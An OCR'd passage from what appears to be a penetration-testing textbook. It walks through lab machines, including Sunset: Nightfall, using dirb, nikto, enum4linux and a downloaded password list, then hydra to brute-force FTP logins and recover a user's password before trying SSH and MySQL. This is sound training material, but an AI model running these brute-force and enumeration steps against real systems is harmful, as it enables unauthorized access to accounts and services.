


Figure 6.25: *Non recursive dirb scan on port 8000*

We can see that a **`robots.txt`** file is present on the target system; this file is used by website administrators to stop search engines from indexing sensitive files and directories.

Open up the terminal type the command:

```
curl http://10.0.2.4:8000/robots.txt
```




Figure 6.26: *Viewing robots.txt contents using curl*

As shown in the screenshot above the **`robots.txt`** the list of potentially sensitive files and directories.

Check the **`upload.php`** page in our browser. Open up a Firefox browser and browse to **http://10.0.2.4:8000/upload.php**




Figure 6.27: *Upload.php page*

The upload page seems to be a very simple one with just file upload functionality. Let's see if we can find anything interesting by taking a look at the web page source code.

Open up the terminal type the command **`curl http://10.0.2.4:8000/upload.php`**




Figure 6.28: *Viewing upload.php HTML page source using curl*

The code shows a simple html form which uses POST method to upload files to the server.

Figure 6.29: *GitHub link in HTML page source*

We can see that the page source contains a URL in the comment section, while in the real world it is highly unlikely that you would ever come across such hints, it is important to stress the importance of exhausting all available options by thoroughly observing and inspecting every minute detail that you may come across during testing to truly understand the target systems adopting this approach makes a world of difference in the overall success and eventual outcome of a penetration test.

Let's browse to the URL **https://github.com/fatihhcelik/Vulnerable-Machine---Hint** using Firefox, and explore it further.

The GitHub page contains two files **`README.md`** and **`upload.php`**, it seems that the developer may have used the source code from this website. Open the **`upload.php`** file on GitHub, and study the code.




Figure 6.30: *Viewing the upload.php PHP source code on GitHub*

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.4

Operating System: Ubuntu Linux

Open Ports & Services:

- 22/tcp SSH
  - OpenSSH 7.2p2 Ubuntu 4ubuntu2.7
- 8000/tcp HTTP
  - Apache httpd 2.4.2
  - WordPress 5.0.3
  - http-robots.txt: 2 disallowed entries

- /upload.php
  - page source available on https://github.com/fatihhcelik/Vulnerable-Machine---Hint/blob/master/upload.php
- /uploads

Sunset: Nightfall

We had identified services like FTP, SSH, Samba, HTTP, Database and mdns server running on the target host. Let's enumerate these services, and find what we can about them.

Opening up the url **`http://10.0.2.5`** shows a default apache2 debian homepage suggesting an unconfigured home page, lets run a drib scan to find files and directories that may serve as potential entry points.

Open up a terminal and run a drib scan against the website using the command:

```
dirb http://10.0.2.5
```




Figure 6.31: *dirb scan*

Dirb scan did not come up with any results, let's use another tool called *Nikto* to see if that is able to find something else.

Open up a terminal, and run a nikto scan against the website using the command:

```
nikto -h http://10.0.2.5
```




Figure 6.32: *nikto scan*

Nikto shows a few results regarding the Apache server configuration, however no new files were identified.

We will now perform enumeration on the SMB protocol ports (139/tcp, 445/tcp) that we found running on the target host to find details such as host name, domain name, operating system details, user list, user groups, password policy, and so on.

Open up a terminal, and type the command below command to perform the scan:

```
enum4linux 10.0.2.5
```




Figure 6.33: *SMB protocol enumeration*

Screenshot showing the results of enum4linux scan.

Important entries from the scan results are given as follows:

Version Samba 4.9.5-Debian
Domain NIGHTFALL
Users matt, nightfall

We have managed to gather two system usernames from the Samba service, we will now learn to use this information to brute force the ftp accounts belonging to these users.

Let's create a file called **`users.txt`** containing a list of names of the users identified previously using the script below or any text editor of your choice.




Figure 6.34

The **/usr/share/wordlists** directory in Kali contains many dictionaries that are used for bruteforce attacks and content scanning. The default dictionary included with Kali is **rockyou.txt.gz** which contains 14.34 million unique passwords, and is extremely good for cracking local password hashes. However, this dictionary is considered extremely large, and is not suitable for attacking passwords over the network. An attack using rockyou dictionary would run into days or weeks even in an ideal lab setting, and could cause network and processing related issues. To counter this, we will download a smaller list of top 1000 most commonly used passwords from the internet using the **wget** command.

In the terminal type the command:

```
wget
https://raw.githubusercontent.com/DavidWittman/wpxmlrpcbrute/ma
ster/wordlists/1000-most-common-passwords.txt
```

This will download the file to the current directory.




Figure 6.35: *Downloading files using wget*

Move the password list file to the common kali wordlists directory using the command **`mv 1000-most-common-passwords.txt /usr/share/wordlists/`** after the file completes downloading successfully.

We now have the user and password lists ready, let's use hydra to bruteforce the user accounts of matt and nightfall by sequentially trying out the passwords we downloaded on the target's FTP service.

To begin the password enumeration for users, type the command in the terminal:

```
hydra -L users.txt -P /usr/share/wordlists/1000-most-common-passwords.txt ftp://10.0.2.5
```

The hydra tool is a network based password cracking tool which supports brute-forcing of multiple protocols over the network. The -L flag is used to specify a filename containing the list of users while the -P flag specifies the file containing the list of passwords.




Figure 6.36: *Bruteforcing FTP accounts*

The hydra tool was successful in brute-forcing the password for user matt as cheese.

Let's try to use matt's credentials to login into the target system by using the following command in the terminal:

```
ssh matt@10.0.2.5
```




Figure 6.37: *SSH login denied for user matt*

SSH login permission was denied for user matt using the password cheese. We can see that the SSH service also uses publickey authentication. However, so far we do not have the publickey for user matt so let's try to access the MySQLdatabase server running on port 3306/tcp by using the command:

`mysql -u matt -p -h 10.0.2.5.`

The **`-u`** flag specifies the username to use for logging into the MySQLserver **`-p`** specifies that password is to be used for establishing the session and **`-h`** flag specifies the host to establish the connection with.




Figure 6.38: *MySQL access denied for user matt*

We received an access denied error while connecting to the MySQL service using matt's credentials.

Using a terminal login to the target's ftp service using the command **`ftp 10.0.2.5`** and issue a **`ls`** command to obtain the directory listing.

